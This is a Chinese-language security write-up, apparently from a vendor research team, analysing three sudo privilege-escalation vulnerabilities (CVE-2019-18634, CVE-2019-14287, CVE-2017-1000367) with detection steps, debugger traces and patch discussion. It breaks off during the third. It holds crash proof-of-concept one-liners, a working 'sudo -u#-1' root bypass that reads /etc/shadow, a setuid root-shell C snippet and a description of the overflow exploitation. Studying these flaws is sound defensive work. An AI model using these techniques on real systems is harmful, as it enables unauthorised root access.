

作者:Strawberry@ QAX A-TEAM
原文鏈接:https://mp.weixin.qq.com/s/wHwLh0mI00eyRHw8j3lTng
sudo 的全稱是“superuserdo”,它是Linux系統管理指令,允許用戶在不需要切換環境的前提下以其它用戶的權限運行應用程序或命令,通常是以 root 用戶身份運行命令,以減少 root 用戶的登錄和管理時間,同時提高安全性。
sudo的存在可以使用戶以root權限執行命令而不必知道root用戶的密碼,還可以通過策略給予用戶部分權限。但sudo中如果出現漏洞,可能會使獲取部分權限或沒有sudo權限的用戶提升至root權限。近日,蘋果公司的研究員 Joe Vennix 在 sudo 中再次發現了一個重要漏洞,可導致低權限用戶或惡意程序以管理員(根)權限在 Linux 或 macOS 系統上執行任意命令。奇安信CERT漏洞監測平臺顯示,該漏洞熱度從2月4號起迅速上升,占據2月第一周漏洞熱度排行榜第一位。sudo在去年10月份被曝出的漏洞也是由Vennix發現的,該漏洞為sudo安全策略繞過漏洞,可導致惡意用戶或程序在目標 Linux 系統上以 root 身份執行命令。該漏洞在去年10月份的熱度也很高。然后再早一些就是17年5月30日曝出的sudo本地提權漏洞,本地攻擊者可利用該漏洞覆蓋文件系統上的任何文件,從而獲取root權限。下面來回顧一下這些漏洞:
| 漏洞編號 | 漏洞危害 | 漏洞類型 | POC公開 | 需要密碼 | 常規配置 | 利用難度 |
|---|---|---|---|---|---|---|
| CVE-2019-18634 | 權限提升 | 緩沖區溢出 | 是 | 否 | 否 | 低 |
| CVE-2019-14287 | 權限提升 | 策略繞過 | 是 | 是 | 否 | 中 |
| CVE-2017-100036 | 任意文件讀寫&&權限提升 | 邏輯缺陷 | 是 | 是 | 是 | 中 |
CVE-2019-18634 sudo pwfeedback 本地提權漏洞
漏洞簡訊
近日,蘋果公司的研究員 Joe Vennix 在 sudo 中再次發現了一個重要漏洞,該漏洞依賴于某種特定配置,可導致低權限用戶或惡意程序以管理員(根)權限在 Linux 或 macOS 系統上執行任意命令。
Vennix指出,只有sudoers 配置文件中設置了“pwfeedback”選項時,才能利用該漏洞;當用戶在終端輸入密碼時, pwfeedback 功能會給出一個可視的反饋即星號 (*)。
需要注意的是,pwfeedback功能在 sudo 或很多其它包的上游版本中并非默認啟用。然而,某些 Linux 發行版本,如 Linux Mint 和 Elementary OS, 在 sudoers 文件中默認啟用了該功能。
此外,當啟用 pwfeedback 功能時,任何用戶都可利用該漏洞,無 sudo 許可的用戶也不例外。
影響范圍
Linux Mint 和 Elementary OS系統以及其它Linux、macOS系統下配置了pwfeedback選項的以下sudo版本受此漏洞影響:
1.7.1 <= sudo version < 1.8.31
需要注意的是,該漏洞影響sudo 1.8.31之前版本,但由于從sudo 1.8.26 版本開始引入了EOF 處理,sudo_term_eof和sudo_term_kill都被初始化為0,sudo_term_eof總是先被處理,因而使用‘\x00’字符不再會進入漏洞流程。但使用pty時,sudo_term_eof和sudo_term_kill分別被初始化為0x4和0x15,因而可使用pty在這些版本上進行利用。用戶可升級至最新版本1.8.31。
檢測方法
1、查看sudo是否配置了pwfeedback選項,如果輸出中出現“pwfeedback”則代表配置了該選項,需要在/etc/sudoers中找到它并刪除:
strawberry@ubuntu:~$ sudo -l
Matching Defaults entries for strawberry on ubuntu:
    env_reset, pwfeedback, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User strawberry may run the following commands on ubuntu:
    (ALL : ALL) ALL
2、低于1.8.26版本的sudo也可以通過以下命令進行檢測,如果出現Segmentation fault就代表存在漏洞:
strawberry@ubuntu:~$ perl -e 'print(("A" x 100 . "\x{00}") x 50)' | sudo -S id
[sudo] password for strawberry: Segmentation fault (core dumped)
3、低于1.8.31版本的sudo也可通過以下命令進行檢測:
strawberry@ubuntu:~$ socat pty,link=/tmp/pty,waitslave exec:"perl -e 'print((\"A\" x 100 . chr(0x15)) x 50)'" &
[4] 82553
strawberry@ubuntu:~$ sudo -S id < /tmp/pty
[sudo] password for strawberry: Segmentation fault (core dumped)
漏洞分析
首先說一下,這是在Ubuntu上進行復現分析的,sudo版本為1.8.21p1。pwfeedback不是sudo的默認配置,因而需要向/etc/sudoers文件中加入pwfeedback,開啟此功能的sudo在用戶輸入密碼時會逐位顯示*號:
Defaults env_reset,pwfeedback使用上面的第一個POC對sudo進行調試分析:直接運行程序,發現其崩在getln函數內部,原因是無法訪問0x560a0de9c000處的內存。這里的cp是指向buf的指針,通過*cp++向該緩沖區中寫入數據。此時buf的長度為3392,顯然是在寫入數據的過程中訪問了無法訪問的內存而崩潰的。另外,buf位于bss段(大小為0x100),所以也不是傳說中的棧溢出。
→  0x560a0dc90298 <getln.constprop+376> mov    BYTE PTR [r15], dl
   0x560a0dc9029b <getln.constprop+379> add    r15, 0x1
   0x560a0dc9029f <getln.constprop+383> mov    QWORD PTR [rsp+0x8], r14
   0x560a0dc902a4 <getln.constprop+388> sub    r14, 0x1
   0x560a0dc902a8 <getln.constprop+392> test   r14, r14
   0x560a0dc902ab <getln.constprop+395> jne    0x560a0dc90188 <getln+104>
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── source:./tgetpass.c+334 ────
    329         }
    330         continue;
    331         }
    332         ignore_result(write(fd, "*", 1));
    333     }
 →  334     *cp++ = c;
    335      }
    336      *cp = '\0';
    337      if (feedback) {
    338     /* erase stars */
    339     while (cp > buf) {
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sudo", stopped 0x560a0dc90298 in getln (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x560a0dc90298 → getln(fd=0x0, buf=0x560a0de9b2c0 <buf> 'A' <repeats 3392 times><
下面我們來看一下,為什么可以向buf中復制超出邊界的數據。有一個要點是只有開啟了pwfeedback選項的程序才會存在此漏洞,還有就是POC中每100個A后面跟一個\x00。來~上前面代碼:
static char * getln(int fd, char *buf, size_t bufsiz, int feedback)
{
    size_t left = bufsiz;
    ssize_t nr = -1;
    char *cp = buf;
    char c = '\0';
    debug_decl(getln, SUDO_DEBUG_CONV)

    if (left == 0) {
    errno = EINVAL;
    debug_return_str(NULL);     /* sanity */
    }

    while (--left) {
    nr = read(fd, &c, 1);
    if (nr != 1 || c == '\n' || c == '\r')
        break;
    if (feedback) {
        if (c == sudo_term_kill) {
        while (cp > buf) {
            if (write(fd, "\b \b", 3) == -1)
            break;
            --cp;
        }
        left = bufsiz;
        continue;
        } else if (c == sudo_term_erase) {
        if (cp > buf) {
            if (write(fd, "\b \b", 3) == -1)
            break;
            --cp;
            left++;
        }
        continue;
        }
        ignore_result(write(fd, "*", 1));
    }
    *cp++ = c;
    }
...
if語句中的feedback和pwfeedback選項是否開啟相關,假設沒有開啟,會依次從用戶輸入中讀取一個字節c,然后執行*cp++ = c,cp指向了buf,這樣就會將用戶輸入的密碼依次寫入buf,由于left控制循環次數,left為bufsiz,大小為0x100(如下所示),所以最多只能復制0xFF字節(最后一位為\x00),因此未開啟pwfeedback選項的程序不會溢出。
text:000000000001EEEC                 mov     eax, [rbp+input]
text:000000000001EEF2                 mov     ecx, edx        ; feedback
text:000000000001EEF4                 mov     edx, 100h       ; bufsiz
text:000000000001EEF9                 lea     rsi, buf_5295   ; buf
text:000000000001EF00                 mov     edi, eax        ; fd
text:000000000001EF02                 call    getln
注意到sudo_term_kill這個條件判斷,如果程序開啟了pwfeedback選項,會先比較讀入的c是否等于sudo_term_kill,經過調試可知這個值為0。所以POC中每100個A后面跟的\x00作用就在這里了,可以使程序進入這個流程,由于fd為單向管道,所以write(fd, "\b \b", 3) 總是返回-1,這樣就會直接跳出循環,因而cp還是指向之前的地方。緊接著執行重要的兩句是left = bufsiz和continue,可以將left重新置為0x100,然后跳出本次循環。因而只要在小于0xFF的數據之間連接\x00就可以不斷向buf中寫入數據,超出buf范圍,直到訪問到不可讀內存觸發異常。
    if (feedback) {
        if (c == sudo_term_kill) {
        while (cp > buf) {
            if (write(fd, "\b \b", 3) == -1)
            break;
            --cp;
        }
        left = bufsiz;
        continue;
        }
1.8.26 至1.8.30 版本的sudo加入了sudo_term_eof的條件判斷,如果讀取的字符為\x00就結束循環,這使得\x00這個橋梁不再起作用。
    if (feedback) {
        if (c == sudo_term_eof) {
        nr = 0;
        break;
        } else if (c == sudo_term_kill) {
        while (cp > buf) {
            if (write(fd, "\b \b", 3) == -1)
            break;
            --cp;
        }
        left = bufsiz;
        continue;
        }
但如果使用了pty,sudo_term_eof和sudo_term_kill分別被初始化為0x4和0x15,這樣\x15又可以成為新的橋梁。
Breakpoint 1, getln (fd=0x0, buf=0x55a4f1d534e0 <buf> "", feedback=0x8, errval=0x7fff1c5b8acc, bufsiz=0x100) at ./tgetpass.c:376
376 getln(int fd, char *buf, size_t bufsiz, int feedback,
gef?  p sudo_term_eof
$1 = 0x4
gef?  p sudo_term_kill
$2 = 0x15
gef?  p sudo_term_erase
$4 = 0x7f
下面是修補后的函數流程,這里最后將cp又重新指向buf,這樣又可以通過bufsiz控制循環了,\x15的作用就只是重置本次密碼讀取了。
if (feedback) {
        if (c == sudo_term_eof) {
        nr = 0;
        break;
        } else if (c == sudo_term_kill) {
        while (cp > buf) {
            if (write(fd, "\b \b", 3) == -1)
            break;
            cp--;
        }
        cp = buf;
        left = bufsiz;
        continue;
        }
漏洞利用
1、user_details覆蓋
前面分析的時候可知,buf位于bss段,其后面存在以下數據結構:
buffer              256
askpass             32
signo               260
tgetpass_flags      28
user_details        104
其中,user_details位于buf偏移0x240處,其偏移0x14處為用戶的uid(這里為0x3e8,十進制為1000,即用戶strawberry的id):
gef?  x/26wx &user_details
0x562eb2410500 <user_details>:  0x00015c5e  0x00015c57  0x00015c5e  0x00015c5e
0x562eb2410510 <user_details+16>:   0x00015c4a  0x000003e8  0x00000000  0x000003e8
0x562eb2410520 <user_details+32>:   0x000003e8  0x00000000  0xb3f39605  0x0000562e
0x562eb2410530 <user_details+48>:   0xb3f39894  0x0000562e  0xb3f398d4  0x0000562e
0x562eb2410540 <user_details+64>:   0xb3f39945  0x0000562e  0xb3f39620  0x0000562e
0x562eb2410550 <user_details+80>:   0xb3f397d0  0x0000562e  0x00000008  0x0000009f
0x562eb2410560 <user_details+96>:   0x00000033  0x00000000

gef?  p user_details
$3 = {
  pid = 0x15c5e,
  ppid = 0x15c57,
  pgid = 0x15c5e,
  tcpgid = 0x15c5e,
  sid = 0x15c4a,
  uid = 0x3e8,
  euid = 0x0,
  gid = 0x3e8,
  egid = 0x3e8,
  username = 0x562eb3f39605 "strawberry",
  cwd = 0x562eb3f39894 "/home/strawberry/Desktop/sudo-SUDO_1_8_21p1/build2",
  tty = 0x562eb3f398d4 "/dev/pts/2",
  host = 0x562eb3f39945 "ubuntu",
  shell = 0x562eb3f39620 "/bin/bash",
  groups = 0x562eb3f397d0,
  ngroups = 0x8,
  ts_cols = 0x9f,
  ts_lines = 0x33
}
測試:在sudo運行的過程中將uid的值改為0,那用戶就可以獲取root權限。因而我們需要想辦法利用溢出將其uid覆蓋為0。
Hardware access (read/write) watchpoint 2: *0x56234e1d5514
Old value = 0x0
New value = 0x3e8
get_user_info (ud=0x56234e1d5500 <user_details>) at ./sudo.c:517
517     ud->euid = geteuid();
gef?  set ud->uid = 0
gef?  c
Continuing.
process 89879 is executing new program: /usr/bin/id
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),1000(strawberry)
如果想通過buf將數據覆蓋到user_details,中間必須經過signo。而在getln函數執行完成后會返回到tgetpass函數中,如果signo結構中的某些值不為0,那程序就存在被kill掉的風險。如果采用第一種驗證思路,使用“\x00”作為橋梁,就不可能將0寫入signo結構中,更不能將uid覆蓋為0,我和我的小伙伴們就在這里卡住了。
    for (i = 0; i < NSIG; i++) {
    if (signo[i]) {
        switch (i) {
        case SIGALRM:
            break;
        case SIGTSTP:
        case SIGTTIN:
        case SIGTTOU:
            if (suspend(i, callback) == 0)
            need_restart = true;
            break;
        default:
            kill(getpid(), i);
            break;
        }
    }
}幸運的是,第二天看到了關于漏洞的補充說明https://www.openwall.com/lists/oss-security/2020/02/05/2.然而,這調試有點難度,調試的時候在讀取密碼上總是返回0。不過,只是想覆蓋user_details而已,我可以使用“\x15”作為橋梁向sudo輸送5000個0嘛(偷個懶),程序肯定收到SIGSEGV信號,這時候再看uid是否被覆蓋就可以了。uid被成功覆蓋為0。
─────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sudo", stopped 0x563f1d558298 in getln (), reason: SIGSEGV
────────────────────────────────────────────────────────────────────────────────
getln (fd=fd@entry=0x0, buf=buf@entry=0x563f1d7632c0 <buf> "", feedback=feedback@entry=0x8, bufsiz=0x100) at ./tgetpass.c:334
334     *cp++ = c;
gef?  p user_details
$1 = {
  pid = 0x0,
  ppid = 0x0,
  pgid = 0x0,
  tcpgid = 0x0,
  sid = 0x0,
  uid = 0x0,
  euid = 0x0,
  gid = 0x0,
  egid = 0x0,
  username = 0x0,
  cwd = 0x0,
  tty = 0x0,
  host = 0x0,
  shell = 0x0,
  groups = 0x0,
  ngroups = 0x0,
  ts_cols = 0x0,
  ts_lines = 0x0
}
2、SUDO_ASKPASS設置
然后把數據量變小,使其可以覆蓋到user_details,又不會使程序崩潰。出現了如下結果,提示沒有指定輸入方式,第一次使用了標準輸入,當sudo檢查密碼錯了之后會提示再次輸入,正常情況下是不會有問題的,可能是因為剛才將某個值覆蓋為0了:
strawberry@ubuntu:~/Desktop/sudo-SUDO_1_8_21p1/build2/bin$ ./sudo -S id < /tmp/pty
Password:
Sorry, try again.
sudo: no tty present and no askpass program specified
sudo: 1 incorrect password attempt這篇文章:https://dylankatz.com/Analysis-of-CVE-2019-18634/中提到了SUDO_ASKPASS的使用,很妙~>)中提到了SUDO_ASKPASS的使用,很妙~ 首先使用pty設置密碼,通過溢出將uid設置為0,并且將密碼讀取方式改為ASKPASS。這樣在后面的循環中就會使用指定的SUDO_ASKPASS程序,并將其uid設置為0。當然,ASKPASS環境變量是提前設置好的。關鍵的一點是要將我之前設置為0的tgetpass_flags設置為4。最后簡單提一下SUDO_ASKPASS程序里的內容,最關鍵的就是 set uid 并執行shell了。這樣執行SUDO_ASKPASS程序就可以獲取root shell。
/*
 * Flags for tgetpass()
 */
#define TGP_NOECHO  0x00        /* turn echo off reading pw (default) */
#define TGP_ECHO    0x01        /* leave echo on when reading passwd */
#define TGP_STDIN   0x02        /* read from stdin, not /dev/tty */
#define TGP_ASKPASS 0x04        /* read from askpass helper program */
#define TGP_MASK    0x08        /* mask user input when reading */
#define TGP_NOECHO_TRY  0x10    /* turn off echo if possible */
科普:上面是tgetpass各個flag的宏定義,其中ASKPASS值為4,STDIN值為2,分別對應了 -A 和 -S 選項。
 →  507      if (ISSET(tgetpass_flags, TGP_STDIN) && ISSET(tgetpass_flags, TGP_ASKPASS)) {
    508         sudo_warnx(U_("the `-A' and `-S' options may not be used together"));
    509         usage(1);
    510      }
3、漏洞復現
使用有sudo權限的用戶進行測試,成功獲取root權限。
strawberry@ubuntu:~/Desktop$ sh exp_test.sh
[sudo] password for strawberry:
Sorry, try again.
Sorry, try again.
sudo: 2 incorrect password attempts
Exploiting!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/home/strawberry/Desktop# id
uid=0(root) gid=1000(strawberry) groups=1000(strawberry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
使用沒有sudo權限的testtest用戶進行測試,成功獲取root權限。
testtest@ubuntu:~$ sh exp_test.sh
[sudo] password for testtest:
Sorry, try again.
Sorry, try again.
sudo: 2 incorrect password attempts
Exploiting!
root@ubuntu:/home/testtest# id
uid=0(root) gid=1001(testtest) groups=1001(testtest)
漏洞總結
當sudo配置了“pwfeedback”選項時,如果用戶通過管道等方式傳入密碼,sudo會在一定范圍內判斷密碼中是否存在sudo_term_kill,如果存在,則重置復制長度,但指向緩沖區的指針沒有歸到原位,用戶可發送帶有sudo_term_kill字符的超長密碼來觸發此緩沖區溢出漏洞。攻擊者可利用特制的超長密碼覆蓋位于密碼存儲緩沖區后面的user_details結構,從而獲取root權限。
參考文章
CVE-2019-14287 sudo 權限繞過漏洞
漏洞簡訊
2019年10月14日,sudo曝出權限繞過漏洞,漏洞編號為CVE-2019-14287。該漏洞也是由蘋果公司的研究員 Joe Vennix發現的,可導致惡意用戶或程序在目標 Linux 系統上以 root 身份執行命令。不過此漏洞僅影響sudo的特定非默認配置,典型的配置如下所示:
someuser myhost =(ALL, !root)/usr/bin/somecommand
此配置允許用戶“someuser”以除root外的任何其他用戶身份運行somecommand。“someuser”可使用ID來指定目標用戶,并以該用戶的身份來運行指定命令。但由于漏洞的存在,“someuser”可指定ID為-1或4294967295,從而以root用戶身份來運行somecommand。以這種方式運行的命令的日志項將目標用戶記錄為4294967295,而不是root。此外,在這個過程中,PAM會話模塊將不會運行。
另外,sudo的其他配置,如允許用戶以任何用戶身份運行命令的配置(包括root用戶),或允許用戶以特定其他用戶身份運行命令的配置均不受此漏洞影響。
影響范圍
1.8.28版本之前且具有特定配置的sudo受此漏洞影響
檢測方法
檢查/etc/sudoers文件中是否存在以下幾種配置,如果存在建議刪除該配置或升級到1.8.28及之后版本:
1. someuser ALL=(ALL, !root) /usr/bin/somecommand
2. someuser ALL=(ALL, !#0) /usr/bin/somecommand
3. Runas_Alias MYGROUP = root, adminuser
   someuser ALL=(ALL, !MYGROUP) /usr/bin/somecommand
漏洞復現
這個漏洞復現比較簡單,所以先復現再分析吧~ 首先要配置漏洞環境來進行測試,在此之前添加一個測試賬戶testtest,另外,sudo 版本依然為1.8.21p1。然后在/etc/sudoers文件中加入testtest ALL=(ALL, !root) /usr/bin/id,這樣允許testtest用戶可以以除了root用戶之外的任意用戶的身份來運行id命令。
正常情況下,testtest用戶可以直接執行id命令,也可以用其它用戶身份(除root外)執行id命令。
testtest@ubuntu:/home/strawberry$ id
uid=1001(testtest) gid=1001(testtest) groups=1001(testtest)
testtest@ubuntu:/home/strawberry$ sudo -u#1111 id
[sudo] password for testtest:
uid=1111 gid=1001(testtest) groups=1001(testtest)

testtest@ubuntu:/home/strawberry$ sudo -u root id
Sorry, user testtest is not allowed to execute '/usr/bin/id' as root on ubuntu.
testtest@ubuntu:/home/strawberry$ sudo -u#0 id
Sorry, user testtest is not allowed to execute '/usr/bin/id' as root on ubuntu.
而如果testtest用戶指定以ID為-1或4294967295的用戶來運行id命令,則會以root權限來運行。這是因為 sudo命令本身就已經以用戶 ID 為0 運行,因此當 sudo 試圖將用戶 ID 修改成 -1時,不會發生任何變化。并且 sudo 日志條目將該命令報告為以用戶 ID 為 4294967295而非 root 運行命令。此外,由于通過–u 選項指定的用戶 ID 并不存在于密碼數據庫中,因此不會運行任何 PAM 會話模塊。
testtest@ubuntu:/home/strawberry$ sudo -u#-1 id
uid=0(root) gid=1001(testtest) groups=1001(testtest)
testtest@ubuntu:/home/strawberry$ sudo -u#4294967295 id
uid=0(root) gid=1001(testtest) groups=1001(testtest)
另外,如果文件中配置了testtest ALL=(ALL, !root) /usr/bin/vi這種語句,可能使該用戶獲取使用機密文件的權限,如/etc/shadow。如果配置了testtest ALL=(ALL, !root)ALL,testtest用戶將會獲得root權限(這種配置應該很少出現的吧):
testtest@ubuntu:/home/strawberry$ sudo -u#-1 sh
[sudo] password for testtest:
# id
uid=0(root) gid=1001(testtest) groups=1001(testtest)
# cat /etc/shadow
root:!:18283:0:99999:7:::
daemon:*:18113:0:99999:7:::
bin:*:18113:0:99999:7:::
sys:*:18113:0:99999:7:::
...
漏洞分析
從漏洞補丁https://github.com/sudo-project/sudo/commit/f752ae5cee163253730ff7cdf293e34a91aa5520 關于-1的處理改動,下面這兩段代碼位于lib/util/strtoid.c中的sudo_strtoid_v1 函數(分別為處理64位和32位的兩個函數),補丁加入了對 -1 和 UINT_MAX(4294967295)的判斷,如果不是才會放行。

64位 sudo_strtoid_v1 函數

32位 sudo_strtoid_v1 函數
在command_info_to_details中,通過調用sudo_strtoid_v1函數獲取用戶指定id,并存入details->uid中。
    743         if (strncmp("runas_uid=", info[i], sizeof("runas_uid=") - 1) == 0) {
    744             cp = info[i] + sizeof("runas_uid=") - 1;
    745             id = sudo_strtoid(cp, NULL, NULL, &errstr);
    746             if (errstr != NULL)
    747             sudo_fatalx(U_("%s: %s"), info[i], U_(errstr));
    748             details->uid = (uid_t)id;
               // details=0x00007fff2110e4e0  →  [...]  →  0x00000000ffffffff
 →  749             SET(details->flags, CD_SET_UID);
    750             break;
    751         }
    752  #ifdef HAVE_PRIV_SET
    753         if (strncmp("runas_privs=", info[i], sizeof("runas_privs=") - 1) == 0) {
    754                      const char *endp;
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sudo", stopped 0x564bb9b02e61 in command_info_to_details (), reason: SINGLE STEP
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x564bb9b02e61 → command_info_to_details(info=0x564bba8aaba0, details=0x564bb9d140c0 <command_details>)
[#1] 0x564bb9b00653 → main(argc=0x3, argv=0x7fff2110e7d8, envp=0x7fff2110e7f8)
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
749             SET(details->flags, CD_SET_UID);
1: *details = {
  uid = 0xffffffff,
  euid = 0x0,
  gid = 0x0,
  egid = 0x0,
然后使用details->uid賦值details->euid,此時結構中的uid和euid均為0xffffffff。
    808      if (!ISSET(details->flags, CD_SET_EUID))
    809     details->euid = details->uid;
             // details=0x00007fff2110e4e0  →  [...]  →  0xffffffffffffffff
 →  810      if (!ISSET(details->flags, CD_SET_EGID))
    811     details->egid = details->gid;
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sudo", stopped 0x564bb9b03741 in command_info_to_details (), reason: SINGLE STEP
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x564bb9b03741 → command_info_to_details(info=0x564bba8aaba0, details=0x564bb9d140c0 <command_details>)
[#1] 0x564bb9b00653 → main(argc=0x3, argv=0x7fff2110e7d8, envp=0x7fff2110e7f8)
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
810     if (!ISSET(details->flags, CD_SET_EGID))
1: *details = {
  uid = 0xffffffff,
  euid = 0xffffffff,
  ...
調試發現,在main函數中,程序先使用setuid(ROOT_UID)將uid設置為0,然后執行run_command(&command_details),然后依次執行sudo_execute -> exec_cmnd -> exec_setup。PS:這里的command_details就是command_info_to_details中保存的details。
    286         if (ISSET(sudo_mode, MODE_BACKGROUND))
    287         SET(command_details.flags, CD_BACKGROUND);
    288         /* Become full root (not just setuid) so user cannot kill us. */
    289         if (setuid(ROOT_UID) == -1)
    290         sudo_warn("setuid(%d)", ROOT_UID);
 →  291         if (ISSET(command_details.flags, CD_SUDOEDIT)) {
    292         status = sudo_edit(&command_details);
    293         } else {
    294         status = run_command(&command_details);
    295         }
    296         /* The close method was called by sudo_edit/run_command. */
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sudo", stopped 0x55fb48d3d707 in main (), reason: SINGLE STEP
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x55fb48d3d707 → main(argc=0x3, argv=0x7ffdc681cd08, envp=0x7ffdc681cd28)
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
291         if (ISSET(command_details.flags, CD_SUDOEDIT)) {
gef?  p command_details
$3 = {
  uid = 0xffffffff,
  euid = 0xffffffff,
  gid = 0x3e8,
  egid = 0x3e8,
  ...
在exec_setup函數中存在如下語句,程序會使用details結構中的uid信息來設置uid,在調試環境下使用的是setresuid函數(第一個),它可以設置用戶的uid、euid和suid,但如果某個參數為-1,就不會改變該參數對應的id值。然而details->uid和details->euid均為-1。
#if defined(HAVE_SETRESUID)
    if (setresuid(details->uid, details->euid, details->euid) != 0) {
    sudo_warn(U_("unable to change to runas uid (%u, %u)"),
        (unsigned int)details->uid, (unsigned int)details->euid);
    goto done;
    }
#elif defined(HAVE_SETREUID)
    if (setreuid(details->uid, details->euid) != 0) {
    sudo_warn(U_("unable to change to runas uid (%u, %u)"),
        (unsigned int)details->uid, (unsigned int)details->euid);
    goto done;
    }
#else
    /* Cannot support real user ID that is different from effective user ID. */
    if (setuid(details->euid) != 0) {
    sudo_warn(U_("unable to change to runas uid (%u, %u)"),
        (unsigned int)details->euid, (unsigned int)details->euid);
    goto done;
測試:編譯如下測試程序,并賦予其與sudo相同的權限,以便模擬sudo程序中先執行setuid(0),然后再執行setresuid(-1, -1, -1)的場景。使用testtest用戶運行該程序,成功獲取root權限。PS:如果你設置的id為1234的話,程序就會執行setresuid(0x4d2, 0x4d2, 0x4d2),這樣你的uid就被設置為1234了。
include <stdio.h>

int main() {
  setuid(0);
  setresuid(-1, -1, -1);
  execve("/bin/bash",NULL,NULL);
  return 0;
}
testtest@ubuntu:/home/strawberry/Desktop$ ./testid
root@ubuntu:/home/strawberry/Desktop# id
uid=0(root) gid=1001(testtest) groups=1001(testtest)
root@ubuntu:/home/strawberry/Desktop# cat /etc/shadow
root:!:18283:0:99999:7:::
daemon:*:18113:0:99999:7:::
bin:*:18113:0:99999:7:::
sys:*:18113:0:99999:7:::
...漏洞總結
sudo在配置了類似于testtest ALL=(ALL, !root) /usr/bin/id語句后,存在一個權限繞過漏洞。程序首先會通過setuid(0)將uid設置為0,然后執行setresuid(id, id, id)將uid等設置為id的值,id可為testtest用戶指定的任意值。當id為-1(4294967295)時,setresuid不改變uid、euid和suid中的任何一個,因而用戶的uid還是為0,可以達到權限提升的效果,但這一步在輸入正確密碼之后,因而攻擊者還需獲取賬戶密碼,再加上這種配置,也是比較困難的。
另外,如果允許用戶以任何用戶身份運行命令(包括root用戶),是不受此漏洞影響的,因為本來用戶輸了密碼之后就可以以root身份運行命令吧。允許用戶以特定其他用戶身份運行命令也不受此漏洞影響,如下所示。
************ /etc/sudoers ***********
testtest ALL=(strawberry) /usr/bin/id

testtest@ubuntu:/home/strawberry/Desktop$ sudo -u strawberry id
[sudo] password for testtest:
uid=1000(strawberry) gid=1000(strawberry) groups=1000(strawberry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
testtest@ubuntu:/home/strawberry/Desktop$ sudo -u#-1 id
Sorry, user testtest is not allowed to execute '/usr/bin/id' as #-1 on ubuntu.
參考文章
CVE-2017-1000367 sudo本地提權漏洞
漏洞簡訊
2017年5月30日,國外安全研究人員發現sudo本地提權漏洞,該漏洞編號為CVE-2017-1000367,漏洞源于sudo 在獲取tty時沒有正確解析/proc/[pid]/stat 的內容,本地攻擊者可能會使用此漏洞來覆蓋文件系統上的任何文件,從而監控其它用戶終端設備或獲取root權限。
研究員發現 Linux 系統中 sudo 的get_process_ttyname() 有這樣的漏洞:
這個函數會打開 “ /proc/[pid]/stat ”,并從 field 7 (tty_nr) 中讀取設備的 tty 編號。但這些field 是以空格分開的,而 field 2中(comm,command的文件名)可以包含空格。
那么,當我們從符號鏈接 “./1 ” 中執行 sudo 命令時,get_process_ttyname() 就會調用sudo_ttyname_dev() 來在內置的 search_devs[] 中努力尋找并不存在的“1”號 tty設備.
然后,sudo_ttyname_dev() 開始調用 sudo_ttyname_scan() 方法,遍歷“/dev”目錄,并以廣度優先方式尋找并不存在的 tty 設備“1”。
